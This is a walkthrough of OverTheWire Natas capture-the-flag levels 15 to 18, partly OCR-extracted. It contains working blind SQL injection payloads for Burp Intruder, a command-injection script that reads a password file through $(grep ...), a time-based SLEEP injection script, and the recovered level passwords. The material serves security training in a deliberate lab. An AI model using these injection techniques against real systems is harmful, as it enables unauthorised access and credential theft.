Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
f,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v
=b3;q=0.7
Referer: http://natas15.natas.labs.overthewire.org/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

username=
natas16"+and+(select+length(password)>1+from+users+where+userna
me%3d"natas16")%23
```


Response

Pretty Raw Hex Render


```
HTTP/1.1 200 OK
Date: Sat, 20 Jul 2024 11:34:47 GMT
Server: Apache/2.4.58 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 913
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<html>
  <head>
    <!-- This stuff in the header has nothing to do
    level -->
    <link rel="stylesheet" type="text/css" href="
    http://natas.labs.overthewire.org/css/level.css
    <link rel="stylesheet" href="
    http://natas.labs.overthewire.org/css/jquery-ui
    <link rel="stylesheet" href="
    http://natas.labs.overthewire.org/css/wechall.
    <script src="
    http://natas.labs.overthewire.org/js/jquery-1.
    </script>
    <script src="
    http://natas.labs.overthewire.org/js/jquery-ui.
    </script>
    <script src=
    http://natas.labs.overthewire.org/js/wechall-da
    </script>
    <script src="
    http://natas.labs.overthewire.org/js/wechall.js
    </script>
    <script>
      var wechallinfo = {
         "level": "natas15", "pass":
        "SdqIqBsFcz3yotlNYErZSZwblkm0lrvx"
      };
    </script>
  </head>
  <body>
    <h1>
      natas15
    </h1>
    <div id="content">
      This user exists.<br>
      <div id="viewsource">
        <a href="index-source.html">
          View sourcecode
        </a>
      </div>
```

Now send this to Intruder, but with one change, instead of “**>**” use “**%3d**”, which represents =sign. So that the length of the password is checked from 1 to 40 one by one, as set in the intruder setting.

We’ll brute force only number:



```
username=natas16"+and+(select+length(password)%3d§1§+from+users+where+username%3d"natas16")%23
```



Results | Positions | Payloads | Resource pool | Settings

Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
32	32	200	224			1141	
1	1	200	323			1147	
2	2	200	193			1147	
4	4	200	217			1147	
6	6	200	546			1147	
8	8	200	286			1147	
0		200	194			1148	
3	3	200	222			1148	
5	5	200	373			1148	


```
<head>
  <!-- This stuff in the header has nothing to do with the level -->
  <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
  <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
  <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
  <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js">
  </script>
  <script src="http://natas.labs.overthewire.org/js/jquery-ui.js">
  </script>
  <script src=http://natas.labs.overthewire.org/js/wechall-data.js>
  </script>
  <script src="http://natas.labs.overthewire.org/js/wechall.js">
  </script>
  <script>
    var wechallinfo = {
       "level": "natas15", "pass": "SdqIqBsFcz3yotlNYErZSZwblkm0lrvx"
    };
  </script>
</head>
<body>
  <h1>
    natas15
  </h1>
  <div id="content">
    This user exists.<br>
    <div id="viewsource">
      <a href="index-source.html">
        View sourcecode
      </a>
    </div>
  </div>
```

It reveals that 32 is the password length, and with this "user exists".

Now we need to identify each character. For this, we just need to do the same as before in the intruder but with letters, not numbers.

```
username=
natas16"+and+(select+substring(password,+1,+1)%3d1+from+users+w
here+username%3d"natas16")='a'%23
```

We removed the length, and ass substring to find a password, 1 letter by 1 letter of the password. And compare it to "='a'", which we brute force as before.



Choose an attack type

Attack type: Cluster bomb

Payload positions


Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://natas15.natas.labs.overthewire.org

```
POST /index.php HTTP/1.1
Host: natas15.natas.labs.overthewire.org
Content-Length: 16
Cache-Control: max-age=0
Authorization: Basic bmF0YXMxNTpTZHFJcUJzRmN6M3lvdGx0WUVyWlNad2Jsa20wbHJ2eA==
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin: http://natas15.natas.labs.overthewire.org
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3,
Referer: http://natas15.natas.labs.overthewire.org/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

username=natas16"+and+(select+substring(password,+§1§,+1)%3d1+from+users+where+username%3d"natas16")+LIKE+BINARY+'§a§'%23
```

We use Cluster Bomb and add brute force on those two characters. Add LIKE BINARY before letter, so that it compares binary values in ASCII.

For number:



Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type define
different ways.

Payload set: 1 — Payload count: 33

Payload type: Numbers — Request count: 2,046


Payload settings [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type:	[✓ Sequential] Random
From:	0
To:	32
Step:	1
How many:	

And for letters:



different ways.

Payload set: 2 — Payload count: 62

Payload type: Brute forcer — Request count: 2,046

Payload settings [Brute forcer]

This payload type generates payloads of specified lengths that contain all permutations of a specified character set

Character set:	ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvw
Min length:	1
Max length:	1

Payload processing

Just start the attack, and wait to complete.

When completed, select the same length and set payload1 in order. Now just capture the values one by one.


This method can take a lot of time, instead, we can use these Python scripts to find the flag:

https://github.com/psmiraglia/ctf/blob/master/overthewire/natas/natas15.md

Flag: `hPkjKYviLQctEW33QmuXL6eDVfMW4sGo`

Level 16:

Username: natas16
URL: http://natas16.natas.labs.overthewire.org


For security reasons, we now filter even more on certain characters


Find words containing: [   ] Search

Output:

View sourcecode

Same as the previous task but with some changes. No characters `[;|&`\'"]` are allowed.

Source code reveals dictionary.txt:


```
:?
;key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    if(preg_match('/[;|&`\'"]/',$key)) {
        print "Input contains an illegal character!";
    } else {
        passthru("grep -i \"$key\" dictionary.txt");
    }
}
?>
:/pre>

:div id="viewsource"><a href="index-source.html">View sourcecode
:/div>
:/body>
:/html>
```

As brute forcing takes a lot time, so we'll use this Python script to find the Flag:

```
import requests
from requests.auth import HTTPBasicAuth

auth=HTTPBasicAuth('natas16', 'hPkjKYviLQctEW33QmuXL6eDVfMW4sGo')

filteredchars = ''
passwd = ''
allchars = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890'
for char in allchars:
 r =
requests.get('http://natas16.natas.labs.overthewire.org/?needle=doomed$(gre
p ' + char + ' /etc/natas_webpass/natas17)', auth=auth)

 if 'doomed' not in r.text:
  filteredchars = filteredchars + char
  print(filteredchars)

for i in range(32):
 for char in filteredchars:
  r =
requests.get('http://natas16.natas.labs.overthewire.org/?needle=doomed$(gre
p ^' + passwd + char + ' /etc/natas_webpass/natas17)', auth=auth)

  if 'doomed' not in r.text:
   passwd = passwd + char
   print(passwd)
   break
```


```
b
bh
bhj
bhjk
bhjko
bhjkoq
bhjkoqs
bhjkoqsv
bhjkoqsvw
bhjkoqsvwC
bhjkoqsvwCE
bhjkoqsvwCEF
```

```
bhjkoqsvwCEFH
bhjkoqsvwCEFHJ
bhjkoqsvwCEFHJL
bhjkoqsvwCEFHJLN
bhjkoqsvwCEFHJLNO
bhjkoqsvwCEFHJLNOT
bhjkoqsvwCEFHJLNOT5
bhjkoqsvwCEFHJLNOT57
bhjkoqsvwCEFHJLNOT578
bhjkoqsvwCEFHJLNOT5789
bhjkoqsvwCEFHJLNOT57890
E
Eq
Eqj
EqjH
EqjHJ
EqjHJb
EqjHJbo
EqjHJbo7
EqjHJbo7L
EqjHJbo7LF
EqjHJbo7LFN
EqjHJbo7LFNb
EqjHJbo7LFNb8
EqjHJbo7LFNb8v
EqjHJbo7LFNb8vw
EqjHJbo7LFNb8vwh
EqjHJbo7LFNb8vwhH
EqjHJbo7LFNb8vwhHb
EqjHJbo7LFNb8vwhHb9
EqjHJbo7LFNb8vwhHb9s
EqjHJbo7LFNb8vwhHb9s7
EqjHJbo7LFNb8vwhHb9s75
EqjHJbo7LFNb8vwhHb9s75h
EqjHJbo7LFNb8vwhHb9s75ho
EqjHJbo7LFNb8vwhHb9s75hok
EqjHJbo7LFNb8vwhHb9s75hokh
EqjHJbo7LFNb8vwhHb9s75hokh5
EqjHJbo7LFNb8vwhHb9s75hokh5T
EqjHJbo7LFNb8vwhHb9s75hokh5TF
EqjHJbo7LFNb8vwhHb9s75hokh5TF0
EqjHJbo7LFNb8vwhHb9s75hokh5TF0O
EqjHJbo7LFNb8vwhHb9s75hokh5TF0OC
```

--

Flag: `EqjHJbo7LFNb8vwhHb9s75hokh5TF0OC`

Level 17:



This task is the same as Natas 15 and 16. So brute-forcing is also involved in this task.

To solve this task without Brute-forcing, use this Python script:

```
import requests

pwd_len = 32

charset_0 = (
  '0123456789' +
  'abcdefghijklmnopqrstuvwxyz' +
  'ABCDEFGHIJKLMNOPQRSTUVWXYZ'
)
charset_1 = ''

target = 'http://natas17.natas.labs.overthewire.org'
auth=('natas17','EqjHJbo7LFNb8vwhHb9s75hokh5TF0OC')
sleep_time = 15

for c in charset_0:
  username = 'natas18" AND IF(password LIKE BINARY "%%%c%%",SLEEP(%d),
1)#' % (c, sleep_time)
```

```python
  r = requests.get(target, auth=auth, params={"username": username})
  s = r.elapsed.total_seconds()
  if s >= sleep_time:
    charset_1 += c
    print ('C: ' + charset_1.ljust(len(charset_0), '*'))

print ("")

password = ""
while len(password) != pwd_len:
  for c in charset_1:
    t = password + c
    username = 'natas18" AND IF(password LIKE BINARY "%s%%",SLEEP(%d),1)#' % (t, sleep_time)
    r = requests.get(target, auth=auth, params={"username": username})
    s = r.elapsed.total_seconds()
    if s >= sleep_time:
      print ('P: ' + t.ljust(pwd_len, '*'))
      password = t
      break
```

--


```
C: 1*************************************************************
C: 14************************************************************
C: 146***********************************************************
C: 146b**********************************************************
C: 146bd*********************************************************
C: 146bdg********************************************************
C: 146bdgj*******************************************************
C: 146bdgjl******************************************************
C: 146bdgjlp*****************************************************
C: 146bdgjlpx****************************************************
C: 146bdgjlpxy***************************************************
C: 146bdgjlpxyB**************************************************
C: 146bdgjlpxyBC*************************************************
C: 146bdgjlpxyBCD************************************************
C: 146bdgjlpxyBCDG***********************************************
C: 146bdgjlpxyBCDGJ**********************************************
C: 146bdgjlpxyBCDGJK*********************************************
C: 146bdgjlpxyBCDGJKL********************************************
C: 146bdgjlpxyBCDGJKLO*******************************************
C: 146bdgjlpxyBCDGJKLOP******************************************
```

```
C: 146bdgjlpxyBCDGJKLOPR*****************************************
C: 146bdgjlpxyBCDGJKLOPRV****************************************
C: 146bdgjlpxyBCDGJKLOPRVZ***************************************

P: 6*******************************
P: 6O******************************
P: 6OG*****************************
P: 6OG1****************************
P: 6OG1P***************************
P: 6OG1Pb**************************
P: 6OG1PbK*************************
P: 6OG1PbKd************************
P: 6OG1PbKdV***********************
P: 6OG1PbKdVj**********************
P: 6OG1PbKdVjy*********************
P: 6OG1PbKdVjyB********************
P: 6OG1PbKdVjyBl*******************
P: 6OG1PbKdVjyBlp******************
P: 6OG1PbKdVjyBlpx*****************
P: 6OG1PbKdVjyBlpxg****************
P: 6OG1PbKdVjyBlpxgD***************
P: 6OG1PbKdVjyBlpxgD4**************
P: 6OG1PbKdVjyBlpxgD4D*************
P: 6OG1PbKdVjyBlpxgD4DD************
P: 6OG1PbKdVjyBlpxgD4DDb***********
P: 6OG1PbKdVjyBlpxgD4DDbR**********
P: 6OG1PbKdVjyBlpxgD4DDbRG*********
P: 6OG1PbKdVjyBlpxgD4DDbRG6********
P: 6OG1PbKdVjyBlpxgD4DDbRG6Z*******
P: 6OG1PbKdVjyBlpxgD4DDbRG6ZL******
P: 6OG1PbKdVjyBlpxgD4DDbRG6ZLl*****
P: 6OG1PbKdVjyBlpxgD4DDbRG6ZLlC****
P: 6OG1PbKdVjyBlpxgD4DDbRG6ZLlCG***
P: 6OG1PbKdVjyBlpxgD4DDbRG6ZLlCGg**
P: 6OG1PbKdVjyBlpxgD4DDbRG6ZLlCGgC*
P: 6OG1PbKdVjyBlpxgD4DDbRG6ZLlCGgCJ
```

Flag: `6OG1PbKdVjyBlpxgD4DDbRG6ZLlCGgCJ`

Level 18:


Username: natas18
URL: http://natas18.natas.labs.overthewire.org


Please login with your admin account to retrieve credentials for natas19.

Username:
Password:

We need to enter as admin. We need the correct username and password to log in.

